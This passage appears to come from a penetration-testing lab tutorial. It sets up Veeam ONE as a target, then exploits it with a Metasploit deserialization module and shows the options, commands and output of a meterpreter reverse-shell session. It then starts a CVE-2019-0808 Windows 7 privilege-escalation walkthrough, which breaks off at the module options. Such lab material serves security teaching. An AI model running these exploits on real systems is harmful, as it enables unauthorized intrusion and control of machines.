


Select the reporter and agent ports.




The screenshot shows the 'Veeam ONE Setup' window with the 'Connection Information' tab selected. The window title is 'Veeam ONE Setup'. The header bar is blue with the text 'Connection Information' and 'Enter connection information for Veeam ONE deployment.' on the left, and a bar chart icon on the right. The main area contains three input fields: 'Reporter web site port:' with the value '1239', 'Veeam ONE agent port:' with the value '2805', and 'Use certificate:' with a dropdown menu set to 'Generate new self-signed certificate' and a 'View certificate' button. At the bottom, there are three buttons: '< Back', 'Next >', and 'Cancel'.

Select the performance cache folder and click on "Next".




The screenshot shows the 'Veeam ONE Setup' window with the 'Performance Data Caching' tab selected. The window title is 'Veeam ONE Setup'. The header bar is blue with the text 'Performance Data Caching' and 'Specify local folder for caching performance data retrieved from monitored virtual infrastructure objects.' on the left, and a bar chart icon on the right. The main area contains a text box for 'Performance cache folder:' with the value 'F:\PerfCache' and a 'Browse...' button. At the bottom, there are three buttons: '< Back', 'Next >', and 'Cancel'.

Skip the virtual infrastructure configuration..




The screenshot shows the 'Veeam ONE Setup' window with the 'Virtual Infrastructure Configuration' screen. There are two options: 'Microsoft Hyper-V Host, Failover Cluster or SCVMM server' with a Hyper-V icon and the description 'Retrieve information from specified Microsoft Hyper-V server.', and 'Skip virtual infrastructure configuration' with a green play button icon and the description 'Configure virtual infrastructure connection later.'. A large black arrow points to the 'Skip virtual infrastructure configuration' option.

Select the first data collection mode.



Click On "Install".



Click on "finish" once installation is over.



The target is set. Search for veeam module in Metasploit as shown below.

```
msf5 > search veeam
```

#### Matching Modules

=====

#	Name	Description	Disclosure Date	Rank
0	exploit/windows/misc/veeam_one_agent_deserialization	Veeam ONE Agent .NET Deserialization	2020-04-15	normal

Load the module and check its options.

```
msf5 > use exploit/windows/misc/veeam_one_agent_deserialization
msf5 exploit(windows/misc/veeam_one_agent_deserialization) > show options
```

Module options (exploit/windows/misc/veeam\_one\_agent\_deserialization):

Name	Current Setting	Required	Description
HOSTINFO_NAME	AgentController	yes	Name to send in host info (must be recognized by server!)
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	2805	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

Payload options (windows/x64/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
2	PowerShell Stager

Set the required options.

```
msf5 exploit(windows/misc/veeam_one_agent_deserialization) > set rhosts 192.168.36.1
rhosts => 192.168.36.1
msf5 exploit(windows/misc/veeam_one_agent_deserialization) > check
[*] 192.168.36.1:2805 - The service is running, but could not be validated. Connected to 192.168.36.1:2805.
msf5 exploit(windows/misc/veeam_one_agent_deserialization) > set lhost 192.168.36.133
lhost => 192.168.36.133
msf5 exploit(windows/misc/veeam_one_agent_deserialization) > █
```

When we execute the module we should be successfully getting a meterpreter session as shown in the image below.

```
msf5 exploit(windows/misc/veeam_one_agent_deserialization) > run
[*] Started reverse TCP handler on 192.168.36.133:4444
[*] 192.168.36.1:2805 - Connecting to 192.168.36.1:2805
[*] 192.168.36.1:2805 - Sending host info to 192.168.36.1:2805
[*] 192.168.36.1:2805 - Executing PowerShell Stager for windows/x64/meterpreter/reverse_tcp
[*] 192.168.36.1:2805 - Sending malicious handshake to 192.168.36.1:2805
[*] Sending stage (201283 bytes) to 192.168.36.1
[*] Meterpreter session 1 opened (192.168.36.133:4444 -> 192.168.36.1:52709) at 2020-07-01 13:47:36 +0530
```

```
meterpreter > help
```

Core Commands

=====

Command	Description
-----	-----
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session

### [CVE-2019-0808 Windows 7 x86 Privilege Escalation Module](#)

**TARGET: Windows 7 x86 SP0 and SP1      TYPE: Local      FIREWALL : NOT APPL.**

This windows 7 privilege escalation vulnerability is a null pointer dereference vulnerability in the MNGetItemFromIndex() function in the Windows win32k.sys kernel driver. This can be achieved by calling NtUserMNDragOver system call under specific circumstances.

This vulnerability was widely used in year 2019 along with a Google Chrome exploit. Let's see how it works. Get a normal session on a Windows 7 x86 machine.

```
[*] Started reverse TCP handler on 192.168.36.132:4466
[*] Sending stage (176195 bytes) to 192.168.36.136
[*] Meterpreter session 1 opened (192.168.36.132:4466 -> 192.168.36.136:49194) at 2020-07-14 08:37:43 -0400
```

```
meterpreter > sysinfo
```

```
Computer      : WIN-BI3UK55VF6A
OS            : Windows 7 (6.1 Build 7600).
Architecture  : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
```

```
meterpreter > getuid
```

```
Server username: WIN-BI3UK55VF6A\admin
```

```
meterpreter > background
```

```
[*] Backgrounding session 1...
```

```
msf5 exploit(multi/handler) > █
```

Background the session and load the ntusermndragover module.

```
msf5 exploit(multi/handler) > use exploit/windows/local/ntusermndragover
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/local/ntusermndragover) > show options
```

Module options (exploit/windows/local/ntusermndragover):

Name	Current Setting	Required	Description
